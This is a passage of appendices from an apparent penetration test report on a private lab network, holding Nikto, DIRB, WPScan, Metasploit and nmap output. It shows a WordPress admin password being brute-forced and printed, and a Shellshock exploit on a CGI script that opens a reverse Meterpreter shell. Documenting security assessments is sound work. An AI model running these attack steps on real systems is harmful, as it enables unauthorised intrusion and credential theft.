| 192.168.0.164 | \30 | 192.168.0.165 - 192.168.0.166
| 2 | 192.168.0.167 |

| 192.168.0.168 | \30 | 192.168.0.169 - 192.168.0.170
| 2 | 192.168.0.171 |

| 192.168.0.172 | \30 | 192.168.0.173 - 192.168.0.174
| 2 | 192.168.0.175 |

| 192.168.0.176 | \30 | 192.168.0.177 - 192.168.0.178
| 2 | 192.168.0.179 |

| 192.168.0.180 | \30 | 192.168.0.181 - 192.168.0.182
| 2 | 192.168.0.183 |

| 192.168.0.184 | \30 | 192.168.0.185 - 192.168.0.186
| 2 | 192.168.0.187 |

| 192.168.0.188 | \30 | 192.168.0.189 - 192.168.0.190
| 2 | 192.168.0.191 |

| 192.168.0.192 | \30 | 192.168.0.193 - 192.168.0.194
| 2 | 192.168.0.195 |

| 192.168.0.196 | \30 | 192.168.0.197 - 192.168.0.198
| 2 | 192.168.0.199 |

| 192.168.0.200 | \30 | 192.168.0.201 - 192.168.0.202
| 2 | 192.168.0.203 |

| 192.168.0.204 | \30 | 192.168.0.205 - 192.168.0.206
| 2 | 192.168.0.207 |

| 192.168.0.208 | \30 | 192.168.0.209 - 192.168.0.210
| 2 | 192.168.0.211 |

| 192.168.0.212 | \30 | 192.168.0.213 - 192.168.0.214
| 2 | 192.168.0.215 |

| 192.168.0.216 | \30 | 192.168.0.217 - 192.168.0.218
| 2 | 192.168.0.219 |

| 192.168.0.220 | \30 | 192.168.0.221 - 192.168.0.222
| 2 | 192.168.0.223 |

| **192.168.0.224** | **\30** | **192.168.0.225 - 192.168.0.226**
| **2** | **192.168.0.227** |

| **192.168.0.228** | **\30** | **192.168.0.229 - 192.168.0.230**
| **2** | **192.168.0.231** |

| **192.168.0.232** | **\30** | **192.168.0.233 - 192.168.0.234**
| **2** | **192.168.0.235** |

| 192.168.0.236 | \30 | 192.168.0.237 - 192.168.0.238
| 2 | 192.168.0.239 |

| **192.168.0.240** | **\30** | **192.168.0.241 - 192.168.0.242**
| **2** | **192.168.0.243** |

| 192.168.0.244 | \30 | 192.168.0.245 - 192.168.0.246
| 2 | 192.168.0.247 |

| 192.168.0.248 | \30 | 192.168.0.249 - 192.168.0.250
| 2 | 192.168.0.251 |

| 192.168.0.252 | \30 | 192.168.0.253 - 192.168.0.254
| 2 | 192.168.0.255 |

7.2 APPENDIX 2 – NIKTO SCAN OUTPUTS

7.2.1 Web Server 1

```
Nikto v2.1.6

---------------------------------------------------------------------------

+ Target IP:          172.16.221.237

+ Target Hostname:    172.16.221.237

+ Target Port:        443
```

```
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=ubuntu
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /CN=ubuntu
+ Start Time:         2021-12-29 10:26:17 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 45778, size:
177, mtime: Tue Apr 29 00:43:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to
easily brute force file names. See
http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for
'index' were found: index.html
+ Hostname '172.16.221.237' does not match certificate's names: ubuntu
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache
2.2.34 is the EOL for the 2.x branch.
+ The Content-Encoding header is set to "deflate" this may mean that the server is
vulnerable to the BREACH attack.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2021-12-29 10:28:38 (GMT-5) (141 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

7.2.2 Web Server 2

```
root@kali:~# nikto -h http://192.168.0.242/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
```

```
+ Target Hostname:    192.168.0.242

+ Target Port:        80

+ Start Time:         2022-01-06 09:23:18 (GMT-5)

---------------------------------------------------------------------------

+ Server: Apache/2.4.10 (Unix)

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type

+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache
2.2.34 is the EOL for the 2.x branch.

+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true

+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock'
vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).

+ OSVDB-3268: /css/: Directory indexing found.

+ OSVDB-3092: /css/: This might be interesting...

+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host

+ End Time:           2022-01-06 09:23:39 (GMT-5) (21 seconds)

---------------------------------------------------------------------------

+ 1 host(s) tested
```

7.3 APPENDIX 3 – DIRB OUTPUTS

7.3.1 Web Server 1

```
-----------------

DIRB v2.22

By The Dark Raver

-----------------


START_TIME: Sun Dec 26 14:15:28 2021

URL_BASE: https://172.16.221.237/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


-----------------
```

```
GENERATED WORDS: 4612

---- Scanning URL: https://172.16.221.237/ ----
+ https://172.16.221.237/cgi-bin/ (CODE:403|SIZE:291)
+ https://172.16.221.237/index (CODE:200|SIZE:177)
+ https://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: https://172.16.221.237/javascript/
+ https://172.16.221.237/server-status (CODE:403|SIZE:296)
==> DIRECTORY: https://172.16.221.237/wordpress/

---- Entering directory: https://172.16.221.237/javascript/ ----
==> DIRECTORY: https://172.16.221.237/javascript/jquery/

---- Entering directory: https://172.16.221.237/wordpress/ ----
==> DIRECTORY: https://172.16.221.237/wordpress/index/
+ https://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ https://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-admin/
+ https://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:139)
+ https://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ https://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-content/
+ https://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-includes/
+ https://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ https://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ https://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2153)
+ https://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ https://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ https://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ https://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
```

```
+ https://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ https://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: https://172.16.221.237/javascript/jquery/ ----
+ https://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ https://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: https://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
    (Try using FineTunning: '-f')

---- Entering directory: https://172.16.221.237/wordpress/wp-admin/ ----
+ https://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-admin/css/
+ https://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-admin/images/
+ https://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-admin/includes/
+ https://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:674)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-admin/js/
+ https://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-admin/maint/
+ https://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-admin/network/
+ https://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
```

```
+ https://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:808)
+ https://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-admin/user/
+ https://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)

---- Entering directory: https://172.16.221.237/wordpress/wp-content/ ----
+ https://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)
+ https://172.16.221.237/wordpress/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-content/languages/
==> DIRECTORY: https://172.16.221.237/wordpress/wp-content/plugins/
==> DIRECTORY: https://172.16.221.237/wordpress/wp-content/themes/

---- Entering directory: https://172.16.221.237/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://172.16.221.237/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://172.16.221.237/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://172.16.221.237/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: https://172.16.221.237/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://172.16.221.237/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://172.16.221.237/wordpress/wp-admin/network/ ----
+ https://172.16.221.237/wordpress/wp-admin/network/admin (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/edit (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/index (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/menu (CODE:500|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/profile (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/settings (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/setup (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/sites (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/themes (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/update (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/upgrade (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/network/users (CODE:302|SIZE:0)

---- Entering directory: https://172.16.221.237/wordpress/wp-admin/user/ ----
+ https://172.16.221.237/wordpress/wp-admin/user/admin (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/user/index (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/user/menu (CODE:500|SIZE:0)
+ https://172.16.221.237/wordpress/wp-admin/user/profile (CODE:302|SIZE:0)
```

```
---- Entering directory: https://172.16.221.237/wordpress/wp-content/languages/ --
--
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://172.16.221.237/wordpress/wp-content/plugins/ ----
+ https://172.16.221.237/wordpress/wp-content/plugins/index (CODE:200|SIZE:0)
+ https://172.16.221.237/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: https://172.16.221.237/wordpress/wp-content/themes/ ----
==> DIRECTORY: https://172.16.221.237/wordpress/wp-content/themes/default/
+ https://172.16.221.237/wordpress/wp-content/themes/index (CODE:200|SIZE:0)
+ https://172.16.221.237/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: https://172.16.221.237/wordpress/wp-
content/themes/default/ ----
+ https://172.16.221.237/wordpress/wp-content/themes/default/404 (CODE:500|SIZE:0)
+ https://172.16.221.237/wordpress/wp-content/themes/default/archive
(CODE:500|SIZE:0)
+ https://172.16.221.237/wordpress/wp-content/themes/default/archives
(CODE:500|SIZE:1)
+ https://172.16.221.237/wordpress/wp-content/themes/default/comments
(CODE:200|SIZE:46)
+ https://172.16.221.237/wordpress/wp-content/themes/default/footer
(CODE:500|SIZE:206)
+ https://172.16.221.237/wordpress/wp-content/themes/default/functions
(CODE:500|SIZE:0)
+ https://172.16.221.237/wordpress/wp-content/themes/default/header
(CODE:500|SIZE:165)
+ https://172.16.221.237/wordpress/wp-content/themes/default/image
(CODE:500|SIZE:0)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-content/themes/default/images/
+ https://172.16.221.237/wordpress/wp-content/themes/default/index
(CODE:500|SIZE:0)
+ https://172.16.221.237/wordpress/wp-content/themes/default/index.php
(CODE:500|SIZE:0)
+ https://172.16.221.237/wordpress/wp-content/themes/default/links
(CODE:500|SIZE:1)
```

```
+ https://172.16.221.237/wordpress/wp-content/themes/default/page
(CODE:500|SIZE:0)

+ https://172.16.221.237/wordpress/wp-content/themes/default/screenshot
(CODE:200|SIZE:10368)

+ https://172.16.221.237/wordpress/wp-content/themes/default/search
(CODE:500|SIZE:0)

+ https://172.16.221.237/wordpress/wp-content/themes/default/single
(CODE:500|SIZE:0)

+ https://172.16.221.237/wordpress/wp-content/themes/default/style
(CODE:200|SIZE:10504)


---- Entering directory: https://172.16.221.237/wordpress/wp-
content/themes/default/images/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

    (Use mode '-w' if you want to scan it anyway)


-----------------

END_TIME: Sun Dec 26 14:20:51 2021

DOWNLOADED: 50732 - FOUND: 92
```

7.4 APPENDIX 4 – WPSCAN OUTPUTS

7.4.1 Web Server 1

```
root@kali:~/Documents# wpscan --url http://172.16.221.237/wordpress/ -P
/usr/share/john/password.lst -U admin --wp-content-dir wp-content
_______________________________________________________________

         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.7.5
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
```

```
_______________________________________________________________

[i] It seems like you have not updated the database for some time.

[?] Do you want to update now? [Y]es [N]o, default: [N][+] URL:
http://172.16.221.237/wordpress/

[+] Started: Wed Jan  5 09:37:28 2022


Interesting Finding(s):


[+] http://172.16.221.237/wordpress/

 | Interesting Entries:

 |  - Server: Apache/2.2.22 (Ubuntu)

 |  - X-Powered-By: PHP/5.3.10-1ubuntu3.26

 | Found By: Headers (Passive Detection)

 | Confidence: 100%


[+] http://172.16.221.237/wordpress/xmlrpc.php

 | Found By: Headers (Passive Detection)

 | Confidence: 100%

 | Confirmed By:

 |  - Link Tag (Passive Detection), 30% confidence

 |  - Direct Access (Aggressive Detection), 100% confidence

 | References:

 |  - http://codex.wordpress.org/XML-RPC_Pingback_API

 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner

 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos

 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login

 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access


[+] http://172.16.221.237/wordpress/readme.html

 | Found By: Direct Access (Aggressive Detection)

 | Confidence: 100%
```

```
[+] http://172.16.221.237/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 3.3.1 identified (Insecure, released on 2012-01-03).
 | Found By: Rss Generator (Passive Detection)
 |  - http://172.16.221.237/wordpress/?feed=rss2,
<generator>http://wordpress.org/?v=3.3.1</generator>
 |  - http://172.16.221.237/wordpress/?feed=comments-rss2,
<generator>http://wordpress.org/?v=3.3.1</generator>

[+] WordPress theme in use: twentyeleven
 | Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
 | Last Updated: 2020-08-11T00:00:00.000Z
 | Readme: http://172.16.221.237/wordpress/wp-
content/themes/twentyeleven/readme.txt
 | [!] The version is out of date, the latest version is 3.5
 | Style URL: http://172.16.221.237/wordpress/wp-
content/themes/twentyeleven/style.css
 | Style Name: Twenty Eleven
 | Style URI: http://wordpress.org/extend/themes/twentyeleven
 | Description: The 2011 theme for WordPress is sophisticated, lightweight, and
adaptable. Make it yours with a cust...
 | Author: the WordPress team
 | Author URI: http://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
```

```
 |  - http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css,
Match: 'Version: 1.3'


[+] Enumerating All Plugins (via Passive Methods)


[i] No plugins Found.


[+] Enumerating Config Backups (via Passive and Aggressive Methods)

 Checking Config Backups - Time: 00:00:00
<==============================================================================
==============================================================================> (21
/ 21) 100.00% Time: 00:00:00


[i] No Config Backups Found.


[+] Performing password attack on Wp Login against 1 user/s

[SUCCESS] - admin / zxc123

Trying admin / zxcvb Time: 00:01:43
<==============================================================================
==============================================================================>
(1150 / 1150) 100.00% Time: 00:01:43


[i] Valid Combinations Found:

 | Username: admin, Password: zxc123


[!] No WPVulnDB API Token given, as a result vulnerability data has not been
output.

[!] You can get a free API token with 50 daily requests by registering at
https://wpvulndb.com/users/sign_up.


[+] Finished: Wed Jan  5 09:39:16 2022

[+] Requests Done: 1174

[+] Cached Requests: 34

[+] Data Sent: 384.803 KB

[+] Data Received: 3.936 MB

[+] Memory used: 214.833 MB

[+] Elapsed time: 00:01:47
```

7.5 APPENDIX 5 – METASPLOIT OUTPUT

7.5.1 Web Server 2

```
> Executing “systemctl start postgresql && msfdb init && msfconsole”

[i] Database already started

[i] The database appears to be already configured, skipping initialization



Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f

EFLAGS: 00010046

eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001

esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60

ds: 0018   es: 0018  ss: 0018

Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)



Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ........................
       cccccccccccccccccccccccc
       cccccccccccccccccccccccc
       cccccccc................
       cccccccccccccccccccccccc
       cccccccccccccccccccccccc
       ................cccccccc
       cccccccccccccccccccccccc
       cccccccccccccccccccccccc
       ........................
       ffffffffffffffffffffffff
```

```
       fffffff.................
       fffffffffffffffffffffff
       fffffff.................
       fffffff.................
       fffffff.................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v5.0.65-dev                          ]
+ -- --=[ 1955 exploits - 1092 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search shellshock


Matching Modules
================

   #   Name                                              Disclosure Date  Rank
Check  Description
   -   ----                                              ---------------  ----
-----  -----------
   0   auxiliary/scanner/http/apache_mod_cgi_bash_env     2014-09-24       normal
Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   1   auxiliary/server/dhclient_bash_env                 2014-09-24       normal
No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   2   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01
excellent  Yes    Advantech Switch Bash Environment Variable Code Injection
(Shellshock)
   3   exploit/linux/http/ipfire_bashbug_exec             2014-09-29
excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
```

```
   4   exploit/multi/ftp/pureftpd_bash_env_exec           2014-09-24
excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code
Injection (Shellshock)

   5   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24
excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection
(Shellshock)

   6   exploit/multi/http/cups_bash_env_exec              2014-09-24
excellent  Yes    CUPS Filter Bash Environment Variable Code Injection
(Shellshock)

   7   exploit/multi/misc/legend_bot_exec                 2015-04-27
excellent  Yes    Legend Perl IRC Bot Remote Code Execution

   8   exploit/multi/misc/xdh_x_exec                      2015-12-04
excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution

   9   exploit/osx/local/vmware_bash_function_root        2014-09-24       normal
Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection
(Shellshock)

   10  exploit/unix/dhcp/bash_environment                 2014-09-24
excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)

   11  exploit/unix/smtp/qmail_bash_env_exec              2014-09-24       normal
No     Qmail SMTP Bash Environment Variable Injection (Shellshock)



msf5 > use 5

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options


Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):


   Name            Current Setting  Required  Description

   ----            ---------------  --------  -----------

   CMD_MAX_LENGTH  2048             yes       CMD max line length

   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-
2014-6271, CVE-2014-6278)

   HEADER          User-Agent       yes       HTTP header to use

   METHOD          GET              yes       HTTP method to use

   Proxies                          no        A proxy chain of format
type:host:port[,type:host:port][...]

   RHOSTS                           yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'

   RPATH           /bin             yes       Target PATH for binaries used by the
CmdStager
```

```
   RPORT           80               yes       The target port (TCP)

   SRVHOST         0.0.0.0          yes       The local host to listen on. This
must be an address on the local machine or 0.0.0.0

   SRVPORT         8080             yes       The local port to listen on.

   SSL             false            no        Negotiate SSL/TLS for outgoing
connections

   SSLCert                          no        Path to a custom SSL certificate
(default is randomly generated)

   TARGETURI                        yes       Path to CGI script

   TIMEOUT         5                yes       HTTP read response timeout (seconds)

   URIPATH                          no        The URI to use for this exploit
(default is random)

   VHOST                            no        HTTP server virtual host



Exploit target:


   Id  Name

   --  ----

   0   Linux x86



msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.0.242

rhost => 192.168.0.242

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-
bin/status

targeturi => /cgi-bin/status

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run


[*] Started reverse TCP handler on 192.168.0.200:4444

[*] Command Stager progress - 100.46% done (1097/1092 bytes)

[*] Sending stage (985320 bytes) to 192.168.0.234

[*] Meterpreter session 1 opened (192.168.0.200:4444 -> 192.168.0.234:56914) at
2022-01-06 09:37:41 -0500


meterpreter >
```

7.6 APPENDIX 6 – NMAP SCANS

7.6.1 Router 1

```
# Nmap 7.80 scan initiated Thu Jan  6 10:58:19 2022 as: nmap -p- -oN Router 1
192.168.0.192/27

Nmap scan report for 192.168.0.193

Host is up (0.00071s latency).

Not shown: 65531 closed ports

PORT    STATE SERVICE

22/tcp  open  SSH

23/tcp  open  telnet

80/tcp  open  http

443/tcp open  https

MAC Address: 00:15:5D:00:04:05 (Microsoft)


Nmap scan report for 192.168.0.199

Host is up (0.00030s latency).

Not shown: 65531 filtered ports

PORT     STATE SERVICE

135/tcp  open  msrpc

2179/tcp open  vmrdp

3389/tcp open  ms-wbt-server

5985/tcp open  wsman

MAC Address: 00:15:5D:00:04:01 (Microsoft)


Nmap scan report for 192.168.0.210

Host is up (0.00044s latency).

Not shown: 65527 closed ports

PORT      STATE SERVICE

22/tcp    open  SSH

111/tcp   open  rpcbind

2049/tcp  open  NFS

33081/tcp open  unknown

33139/tcp open  unknown
```

```
45772/tcp open  unknown
56817/tcp open  unknown
58051/tcp open  unknown
MAC Address: 00:15:5D:00:04:04 (Microsoft)

Nmap scan report for 192.168.0.200
Host is up (0.0000060s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE
22/tcp   open  SSH
1111/tcp open  lmsocialserver
3389/tcp open  ms-wbt-server
5000/tcp open  upnp

# Nmap done at Thu Jan  6 11:00:31 2022 -- 32 IP addresses (4 hosts up) scanned in
131.44 seconds
```

7.6.2 Router 2

```
# Nmap 7.80 scan initiated Thu Jan  6 11:01:43 2022 as: nmap -p- -oN Router 2
192.168.0.224/30
Nmap scan report for 192.168.0.225
Host is up (0.00047s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE
22/tcp  open  SSH
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.226
Host is up (0.00087s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
```

```
# Nmap done at Thu Jan  6 11:02:02 2022 -- 4 IP addresses (2 hosts up) scanned in
18.81 seconds
```

7.6.3 Router 3

```
# Nmap 7.80 scan initiated Thu Jan  6 11:02:14 2022 as: nmap -p- -oN Router 3
192.168.0.229/30

Nmap scan report for 192.168.0.229

Host is up (0.0021s latency).

Not shown: 65532 closed ports

PORT    STATE SERVICE

23/tcp  open  telnet

80/tcp  open  http

443/tcp open  https


Nmap scan report for 192.168.0.230

Host is up (0.0023s latency).

Not shown: 65532 closed ports

PORT    STATE SERVICE

23/tcp  open  telnet

80/tcp  open  http

443/tcp open  https


# Nmap done at Thu Jan  6 11:02:36 2022 -- 4 IP addresses (2 hosts up) scanned in
21.26 seconds
```

7.6.4 Router 4

```
# Nmap 7.80 scan initiated Fri Jan  7 11:50:41 2022 as: nmap -p- -oN Router 4
192.168.0.98/27

Nmap scan report for 192.168.0.97

Host is up (0.0015s latency).

Not shown: 65532 closed ports

PORT    STATE SERVICE

23/tcp  open  telnet

80/tcp  open  http

443/tcp open  https
```

```
# Nmap done at Fri Jan  7 11:54:19 2022 -- 32 IP addresses (1 host up) scanned in
217.15 seconds
```

7.6.5 PC 1

```
# Nmap 7.80 scan initiated Thu Jan  6 11:23:44 2022 as: nmap -p- -oN PC 1
192.168.0.210

Nmap scan report for 192.168.0.210

Host is up (0.00041s latency).

Not shown: 65527 closed ports

PORT      STATE SERVICE

22/tcp    open  SSH

111/tcp   open  rpcbind

2049/tcp  open  NFS

33081/tcp open  unknown

33139/tcp open  unknown

45772/tcp open  unknown

56817/tcp open  unknown

58051/tcp open  unknown

